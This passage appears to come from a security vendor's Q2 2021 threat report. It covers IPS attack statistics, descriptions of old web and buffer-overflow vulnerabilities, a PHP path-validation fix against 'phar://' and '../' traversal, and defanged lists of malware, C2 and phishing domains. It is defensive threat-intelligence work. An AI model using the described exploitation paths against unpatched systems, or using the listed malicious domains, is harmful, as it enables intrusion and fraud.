Quarter over quarter, total IPS hits continue for a steady trend. In Q1 2021 the total increased by 21% and this quarter we saw a 22% increase. It will take several more quarters to see if this consistent growth percentage becomes a regular trend as we saw the total IPS hits fluctuate from 1,034,606 in Q2 2018, upwards to 2,265,425 in Q2 2019, and down to 1,752,789 in Q2 2020. The average change since Q2 2018 is 12.5%. This quarter reached 5,168,506 hits after continued growth since this time last year.

Several other metrics we track include total unique threats and total unique Fireboxes. The unique threats per quarter declined from 450 to 418. The difference between quarters is larger than usual but nothing significant compared to the long run – a general increase each quarter since Q2 2018. Unique Firebox numbers only consider customers who opt in to our telemetry data sharing. This quarter we saw a modest 1% increase for a total 37,788 enrolled Fireboxes. While 1% is small, we are happy to see the increase nonetheless, as we have had several quarters of declining enrollment. Any additional telemetry assists us with our ability to gain a macro view of attack patterns.



Quarterly Trend of All IPS Hits




Figure 6: Quarterly Trends of All IPS Hits

Quarter/ Year	IPS Hits
Q2, 2018	1,034,606
Q3, 2018	851,554
Q4, 2018	1,244,146
Q1, 2019	989,750
Q2, 2019	2,265,425
Q3, 2019	2,398,986
Q4, 2019	1,878,730
Q1, 2020	1,660,904
Q2, 2020	1,752,789
Q3, 2020	3,329,620
Q4, 2020	3,498,356
Q1, 2021	4,223,523
Q2, 2021	5,168,506

Unique IPS Signatures




Figure 7: Quarterly Trends of Unique IPS Signatures

Top 10 Network Attacks Review

This quarter we had 5,168,506 IPS hits. Of these hits, 80% consist of the top 10 signatures. Of these signatures, four are new, which deviates from our usual one to two new signatures per quarter. The vulnerabilities include cross-site scripting, buffer overflow, SQL injection, and directory traversal via failed symbolic link sanitization.

The new signatures tended to be obscure and, in many cases, discovered before the opportunity to be used in real-world exploitation. The vulnerability in third place, WEB cross-site scripting attempt -5.a ([1054843](#)), is an old discovery from 2011. It involved Oracle GlassFish Server, a Java application server within the Oracle Sun Product Suite. How oddly specific then that a 2011 Oracle product vulnerability found its way into third place. The attack garnered nearly 11% of the total attacks this quarter. We gather this was likely a more pointed attack, as one IP in Germany was by far the largest recipient of the attack.

In the 4th spot, VULN HTTP Connect Header buffer overflow ([1056245](#)), was discovered by mr.pr0n (@_pr0n_) who published a Proof-of-Concept (POC) exploit for this vulnerability against simple web server on their [blog](#). This vulnerability is from 2012. The POC was against Windows XP SP3, but it has also been verified to work against Windows 7 SP1. Windows had 90% of the total desktop operating system market worldwide in 2012. Microsoft's share was split with 56% adoption of Windows 7, while declining Windows XP was at 34%. Therefore, a large segment of these systems with a simple web server installed in 2012 had a potential remote buffer overflow vulnerability if an attacker chose to send a long string in the Connection Header.

The newest signature in terms of CVE publication date is **FILE PEAR Archive Tar Symbolic Link Handling Arbitrary File Overwrite** ([CVE-2020-36193](#)) ([1138494](#)). Wordy as the name is, it mostly does the job to explain the attack. PEAR stands for PHP Extension and Application Repository. The Archive_Tar package from the repository handles TAR files in PHP. The Tar.php file within the package failed to thoroughly check symbolic links, which could allow an attacker to exploit this and do a directory traversal. This affected several Linux-based software products, such as Drupal, Debian, and Fedora.

More interesting than the vulnerability is where it originated from. The GitHub user xorathustra [submitted an issue](#) to the Archive_Tar maintainers on several filename manipulation vulnerabilities. The user had previously learned about PHP Archive (PHAR) metadata unserialization vulnerabilities from a [Black Hat talk by Sam Thomas](#). PHP applications are archived using PHAR file format. The presentation defines unserialize as "called on attacker-controlled input" where "once object is unserialized from input (and when it is destroyed) certain 'magic' methods are called" and the "properties and methods can be chained together to cause malicious actions to occur" (see minute 02:44 of Sam Thomas video). The Black Hat talk delves further into this topic and how to process PHAR files, but for this discussion we are focused on how to read a PHAR file.

A file within a PHAR archive is read through a PHAR stream wrapper. The stream wrapper accesses file data of a specific encoding, such as PHAR or HTTP, among others. The PHP [documentation page gives](#) an example where `file.ph` is accessed from the `myphar.phar` archive via this path: `phar:///path/to/myphar.phar/file.php`. Coming back to the subject at hand, the user `xorathustra` found that a function within `Archive_Tar` would check if the file started with `phar://` equaled true, but that the check could simply be bypassed if the `phar` was capitalized as `PHAR`. In addition to this vulnerability, other stream wrappers such as `file://` or `http://` did not have any sort of validation such as `Archive_Tar` checking if the path `phar://` equaled true. Therefore, a privileged user could overwrite sensitive files by putting it in the path after the second backslash (`'http://example/path/where/file/is/overwritten'`). The two vulnerabilities became separate CVEs, [CVE-2020-28948](#) and [CVE-2020-28949](#).

```
private function _maliciousFilename($file)
{
    if (strpos($file, 'phar://') === 0) {
        return true;
    }
    if (strpos($file, '../') !== false || strpos($file, '..\\') !== false) {
        return true;
    }
    return false;
}
```

Figure 8: Before

```
private function _maliciousFilename($file)
{
    if (strpos($file, '://') !== false) {
        return true;
    }
    if (strpos($file, '../') !== false || strpos($file, '..\\') !== false) {
        return true;
    }
    return false;
}
```

Figure 9: Countermeasure

The GitHub user `xorathustra` submitted a solution that solved both problems by changing the logic to check for `://` instead of `<stream_wrapper>://`. The small difference in validation can be seen in the Before and Countermeasure images above. This circles back to the original 'FILE PEAR Archive Tar Symbolic Link Handling Arbitrary File Overwrite (CVE-2020-36193) vulnerability from our top ten list. PHAR archive supports both TAR and ZIP archives since they are widely adopted formats, but they still require the PHAR extension to run PHP. Thus, researchers found the TAR symbolic link vulnerability after learning of the Archive Tar PHAR unserialization and local file overwrite vulnerabilities.

Signature	Type	Name	Affected OS	Count
1059160	Web Attacks	WEB SQL injection attempt -33	Windows, Linux, FreeBSD, Solaris, Other Unix	1,047,154
1132092	Buffer Overflow	FILE Invalid XML Version -2	Windows	817,594
1054843	Web Attacks	WEB Cross-Site Scripting attempt -5.a	Windows, Linux, FreeBSD, Solaris, Other Unix, Mac OS	564,420
1056245	Buffer Overflow	VULN HTTP Connect Header buffer overflow	ALL	560,773
1049802	Web Attacks	WEB Directory Traversal -4	Windows, Linux, FreeBSD, Solaris, Other Unix, Mac OS	338,420
1054837	Web Attacks	WEB Remote File Inclusion /etc/passwd	Windows, Linux, FreeBSD, Solaris, Other Unix	217,971
1133451	Access Control	WEB Cross-site Scripting -36	Windows, Linux, FreeBSD, Solaris, Other Unix, Network Device	208,848
1138494	Misc	FILE PEAR Archive Tar Symbolic Link Handling Arbitrary File Overwrite (CVE-2020-36193)	Linux	141,145
1059877	Access Control	WEB Directory Traversal -8	Windows, Linux, FreeBSD, Solaris, Other Unix	124,560
1133539	Web Attacks	WEB SQL injection attempt -2.u	Windows, Linux, FreeBSD, Solaris, Other Unix, Mac OS	108213

Figure 10: Top 10 Network Attacks, Q2 2021

The fourth new signature is WEB SQL injection attempt -2.u ([1133539](#)) in the tenth spot. This web attack exploits [OpenEMR](#), a PHP-based open-source medical practice management software. The software was vulnerable to a privilege escalation attack through SQL injection. Using any unprivileged account, an attacker can retrieve the admin account SHA1 password hash and then use it to log into the admin user's account. This vulnerability is documented in the Exploit Database as [EBD-ID:28408](#). Disclosed on 9/16/2013, the vulnerability affected OpenEMR version 4.1.1 Patch 14 and lower. There have since been several versions released, with OpenEMR version 6.0.0 released on 1/5/2021. This is a peculiar exploit to see on the top 10 list since it targets very specific industry vertical software. Similar to signature [1054843](#), it exploited a specific dated software at a single customer, with the total count (except four hits) directed at one customer. Attacks like these are an important reminder that while attackers tend to put their

focus on broad vulnerabilities where a greater chance of exploit opens up – less-often used software still has its place in an organization’s threat model. The OpenEMR vulnerability and separately the Oracle GlassFish Server vulnerability, while dated, are still under threat if left unpatched.




Figure 11: History of Prominent Signatures in the Top 10 Since Q1 2018.

Several signatures that made it into the top 10 list this quarter often find themselves on the list each quarter. As seen in Figure 11, we have had a few signatures continue to appear on the list either consistently or on and off again but at a regular rate. They are often within the orbit of the top 10 even if they don’t make the count. Both signature [1133407](#), a brute force login attack, and [1055396](#), a web cross-site scripting attack, took the 11th and 12th spots respectively. We did find it a bit unusual to see signature [1132092](#) continue to hold the second spot for the past two quarters. This XML-based buffer overflow attack targets RealNetworks RealPlayer media software. Its user adoption has significantly dropped since its peak, and we had expected this signature to be a one-off.

Most-Widespread Network Attacks

The most-widespread network attacks involve signatures found in the most individual networks for the three global regions, after normalizing the difference in numbers of Fireboxes per region. In addition, we track the top three countries per signature.

Three countries we have come to expect to have greater than average network attacks each quarter include the USA, Canada, and Spain. Brazil, Germany, and the UK don’t fall far behind, also finding a spot among the top three countries for at least one widespread network exploit. This quarter we saw a wider range of countries, with a total of nine unique countries that were among the most targeted of the top widespread network attacks. The remaining three yet to be mentioned include Italy, France, and Switzerland.

This quarter, we only saw one new signature reach our widespread list. WEB-CLIENT Microsoft Edge Chakra SetPropertyTrap Method PropertyString Object Type Confusion -2 (1133630) detects a remote code execution vulnerability that affects Microsoft browsers. Specifically, the Internet Explorer scripting engine was vulnerable in how it handled objects in memory. There are several vectors for exploitation. It could either be through visiting a compromised website, or intentional malicious website, where user-provided content and/or advertisements are accepted. An alternative option mentioned in the Microsoft vulnerability publication could be to embed an ActiveX "safe for initialization" marking in a commonly used application, such as a Microsoft Office document. Any application hosting the Internet Explorer rendering engine could be susceptible to exploitation, which means any Office program could be affected. This vulnerability, [CVE-2017-0094](#), is several years old and Microsoft published a patch in tandem with the CVE publication. Now, while this may be an old exploit and patched in most systems (hopefully), for any that aren't patched this can be a big windfall for an attacker. A successful attack is magnitudes more powerful if the exploited user happens to have local administration privileges (which we find to be the case more often than not).

After reading through the paragraph above, you may think to yourself that this sounds a bit familiar. That's because a very similar Remote Code Execution vulnerability made its way into the news on September 7th, 2021. [CVE-2021-40444](#) is a vulnerability in Trident (also known as MSHTML), a Microsoft browser engine for Internet Explorer. Like CVE-2017-0094, a malicious ActiveX control inserted into a Microsoft Office document can bypass standard protections and compromise the client. A user could bypass protections in several ways. One is to allow an untrusted document by clicking out of Protected View. Another vector is by opening the malicious file from a source unaware of the file's origins (meaning it wasn't aware it arrived from the Internet) by going through 7Zip, a container within an ISO, or RTF file. Microsoft has since published security updates in addition to prior ActiveX mitigations.

Signature	Name	Top 3 Countries			AMER	EMEA	APAC
1132092	FILE Invalid XML Version -2	Brazil 51.75%	Spain 45.59%	Italy 42.75%	41.50%	36.66%	39.94%
1136841	WEB Cross-site Scripting -36	Spain 49.81%	Brazil 39.86%	France 39.52%	26.03%	27.39%	20.73%
1133630	WEB-CLIENT Microsoft Edge Chakra SetPropertyTrap Method PropertyString Object Type Confusion -2	UK 36.09%	Switzerland 32.67%	Germany 29.57%	19.94%	27.73%	18.60%
1136841	WEB SQL Injection Attempt -97.2	Brazil 51.05%	Canada 40.66%	USA 37.55%	39.44%	16.98%	36.28%
1059160	WEB SQL injection attempt -33	US 34.74%	Canada 34.07%	Brazil 23.78%	31.96%	16.84%	24.70%

Figure 12: Most-Widespread Network Attacks Q2 2021

Last quarter, we added the table in Figure 13 to give context to which countries historically find their way onto the most-widespread signatures. It's easy to notice all the countries, barring Switzerland, are members of the G20 (an intergovernmental group of large economies). It certainly isn't surprising to see attackers focus their resources on countries whose citizens and companies on average can cough up greater sums up money if a ransomware attack or other attack occurs. This make-up of affected countries is something we expect to see for a while onward.





Figure 13: Countries Present at Least Once in the Most-Widespread Attacks Per Quarter

Network Attacks by Region



Region	% of Detections per Region	Detections per Firebox	Average % per Firebox
AMER	46.00%	1744	61.80%
EMEA	52.00%	764	27.00%
APAC	2.00%	316	11.20%

Figure 14: Network attacks by region and per Firebox

This quarter we saw a tepid change between regions. Last quarter both AMER and EMEA were within less than half a point difference, around 48% detections per region. EMEA increased by under 4 points to 52%, gaining the difference from a 1-point decrease from APAC and the remainder from AMER. We may be seeing a new normal in regional distribution after a stark change last quarter where APAC was standing at 3% while before Q1 2021 it tended to hover between 10-20%.

Total detections per Firebox increased for all regions, with the AMER region increasing 218 hits and EMEA by 170. By looking at the IPS detections per Firebox in each region relative to the collective detections among all three regions, we can find the volume that each region's Firebox detects on average. APAC, with 2% of the total detections, rose to 11.2% when considering the average volume per Firebox. AMER and EMEA saw a similar difference between detections per region and average volume of detections per Firebox as last quarter. The AMER region decreased by nearly 3 points for detections per region but increased by 0.4 points from 61.4% to 61.8% for average detections per Firebox. EMEA's average detection per Firebox increased by just over 3 points from 23.9% to 27%.

Network Attack Conclusion

Seasons change, time passes by. As the weeks become the months become the years.

It can certainly feel like an endless slog securing your network. New vulnerabilities continue to be discovered, often not by those with good intentions. It can feel especially demoralizing to see attackers using vulnerabilities that have been around for years, and yet their available patches have gone unused by many. As patching is sometimes overlooked, the Intrusion Prevention Service can mitigate some of your open patch risk to ease the burden of your backlog. Most attacks seek to poke around and find an easy exploit path without much initial time investment. As we've seen with several of our new top 10 signatures this quarter, old services continue to be worthy targets.

DNS Analysis

In Q2 2021, the DNS firewalling service DNSWatch saw an increase in the number of blocked connections compared to Q1, with a total of 7,251,358 blocked domains. This seems a clear rebound from previous reported quarter's lower numbers. We believe this rebound and increase is due to more and more employees, students, and citizens returning to their previously normal behaviors of on-location activity. In this section, we review the top malicious domains found hosting malware, phishing attacks, or involved in compromised websites.

WARNING

It should go without saying that you should not visit any of the malicious links we share in this report; at least without knowing exactly what you are doing. Anytime you see us share a domain or URL where we have purposely added brackets around a dot (e.g. [www\[.\]site\[.\]com](#)), we are both making the hyperlink unclickable and warning you not to visit the malicious site in question. Please avoid these sites unless you are a fellow researcher who knows how to protect yourself.

Top Compromised Domains

Compromised domains typically host legitimate content but have suffered some sort of breach or attack (often due to a web application vulnerability) that allowed threat actors to add malicious content to them, or host other sorts of undesirable content. We block these domains as dangerous while they host that content but switch them back to legitimate once their owners have cleaned off the malicious content. Below are some examples of interest from top compromised domains during the quarter.

ia801802[.]us[.]archive[.]org

The popular domain archive.org is a legitimate site that takes screenshots or moment-in-time saves of website pages. Normally the domain is safe and rarely allows access to domains that were hosting malicious content; however, in this case there was access to a domain that was hosting [AsyncRAT malware](#). AsyncRAT is a remote access trojan that allows remote monitoring and control of other computers through a secure encrypted connection. Blocking of the subdomain was the cause of us classifying this as a compromised domain.

my[.]theceriumgroup[.]com

In early Q2 the domain was compromised by threat actors placing a Chase Personal Banking website phishing campaign on the site. The Cerium group is a small marketing firm that does legitimate business, but was used by the threat actors for malicious purposes. We kept the site blacklisted until the company could clean it up.

Compromised

Domain	Hits
differential[.]ru	63594
disorderstatus[.]ru	46014
ssp[.]adriver[.]ru	11198
0[.]nextyourcontent[.]com	2966
www[.]sharebutton[.]co	1097
ia801802[.]us[.]archive[.]org	1096
d[.]zaix[.]ru	511
users[.]atw[.]hu	466
my[.]theceriumgroup[.]com	320
facebook[.]apps[.]fiftyfive[.]co	291

facebook[.]apps[.]fiftyfive[.]co

This domain has been on the compromised list and watchlist of DNSWatch for quite a while. The domain seems to be under construction or restricting traffic and access. The domain is not malicious from anything we have seen recently, but has been active from a few other domains and keeping it on our list allows us to monitor for any additional changes.

Top Malware Domains

Malware domains are ones that host malware distribution site infrastructure or the command and control (C2) infrastructure needed for threat actors to manage their malware.

t[.]lawcna[.]com

We found this domain hosting the [Lemon Duck malware family](#). Lemon Duck malware allows threat actors to target Microsoft Exchange Servers and drop web shell attacks onto the hosting server. The malware uses fake domains that look legitimate to hide outgoing communications to C2 infrastructures. Lemon Duck also has been known to include cryptocurrency mining by turning infected Exchange servers into a botnet. Lemon Duck continues to evolve, but by blocking known domains like the above we can continue to monitor it.

greenwidow[.]top

This domain is a call home destination for a JavaScript rat. The malware was delivered via a PDF document, normally digitally signed, but was actually a js file that would infect the victim. Based on evidence, attackers would primarily send this malware through a malware spam (malspam) campaign that targeted random users and would try to cause fear with a 'cease and desist' subject or file name.

rootpass[.]top

We added this domain to the DNSWatch feed at around the same time as greenwidow[.]top. It was not as popular of a destination as the aforementioned domain, but hosted a very similar type of attack. We saw evidence that attackers used a malspam attack to trick users into downloading the JavaScript rat.

Malware	
Domain	Hits
bellsyscdn[.]com	441,135
toknowall[.]com	63,263
t[.]lawcna[.]com	45,698
greenwidow[.]top	38,452
findresults[.]site	14,426
groundgirl[.]xyz	13,683
h1[.]ripway[.]com	8,281
t[.]zz3r0[.]com	6,535
rootpass[.]top	4,397
update[.]m[.]jj[.]cn	3,945

* Denotes the domain has never been in the top 10

Top Phishing Domains

As the name suggests, phishing domains are ones masquerading as some legitimate destination, typically in order to trick users into sharing credentials and other personal and sensitive information.

kit-free[.]fontawesome[.]com

This subdomain has been involved in a phishing campaign for quite some time. We originally recorded it as part of an Outlook phishing campaign that used Microsoft to trick users into logging in with their credentials and allowing access to important files. This is one of multiple domains that are tied to the same phishing campaign and has been running and is being blocked by DNSWatch.

cspecial-breaking[.]news

This domain targets users searching for ways to view videos and other content from nationalities or regions that are not their own. The site requires users to sign in and it continuously posts ads on the client's viewer. While this is not a traditional phishing domain it is still trying to gain the user's data.

Conclusion

Recently, we've seen an increase in the use of malware targeting Microsoft Exchange Servers and generic email users to target the download of remote access trojans (RATs) in highly sensitive locations. To protect your users, you should offer strong security awareness training to help them identify phish and suspicious domains. Even with that training, you should deploy security monitoring tools that detect outgoing connections to dangerous domains, even when your employees are working remotely, outside your office perimeter. DNSWatchGO helps protect your remote users against these types of attacks, but regular patching and endpoint protection solutions like WatchGuard's Adaptive Defense 360 (AD360) will also prevent or detect and remove any malware.

Phishing	
Domain	Hits
abbyihq-my[.]sharepoint[.]com*	20429
unitednations-my[.]sharepoint[.]com	6166
citi-retail-list-file[.]firebaseapp[.]com*	4720
bestrevie[.]ws	3456
special-breaking[.]news*	1929
click[.]membercentral[.]com	1807
allstate[.]evgnet[.]com	1727
f[.]progcorp[.]com*	714
royalmail[.]services-pay-fee-billing[.]com *	650
t[.]go[.]rac[.]co[.]luk	639

* Denotes the domain has never been in the top 10

Firebox Feed: Defense Learnings

Your network defense must evolve and progress as malware changes and advances. Malware, network exploits, and phishing campaigns continue to spread in part because attackers find new techniques that succeed, or the old ones still work. After carefully reviewing the threat trends this quarter, we have summarized defensive tips for the future that we believe will help block these attacks in their tracks, if you follow them.

1

EDR Helps Protect Against PowerShell Exploits

Malicious PowerShell scripts have been known to hide in the memory of the computer and already use legitimate tools, binaries, and libraries that come installed on most Windows systems. That is why attackers have increased their use of this technique, called living off the land (LotL) attacks. Using these methods, a vaporworm might make its script invisible to many antivirus systems that don't inspect the scripts or systems' memory. Traditional antivirus often won't detect these scripts, even with a file signature.

We previously saw a growth in malicious PowerShell scripts in Q1 of this year. The rise of these scripts indicates a likely move from JavaScript and other scripting languages to PowerShell to compromise Windows devices. This quarter, we even saw attackers bypass PowerShell's built-in defenses with AMSI.Disable. Those responsible for the security of a company must implement other defenses to identify malicious scripts, even when running in legitimate applications. Endpoint detection and response (EDR) solutions, such as WatchGuard's AD360 or Endpoint Protection, Detection and Response (EPDR), can help catch these evasive, fileless malware techniques. Ensure all Windows systems have protection against this type of attack with EDR.

Harden and Protect Your Exchange Servers

The group behind Conf1g[.]com, Lemon Duck, and others will take advantages of vulnerable Exchange servers. So far both groups seem mostly interested in installing cryptominers on the servers, but these Exchange servers have much more valuable information on them than a few stolen CPU cycles. The emails saved on the Exchange server may contain tons of intellectual property from usernames and passwords to critical details about your company.

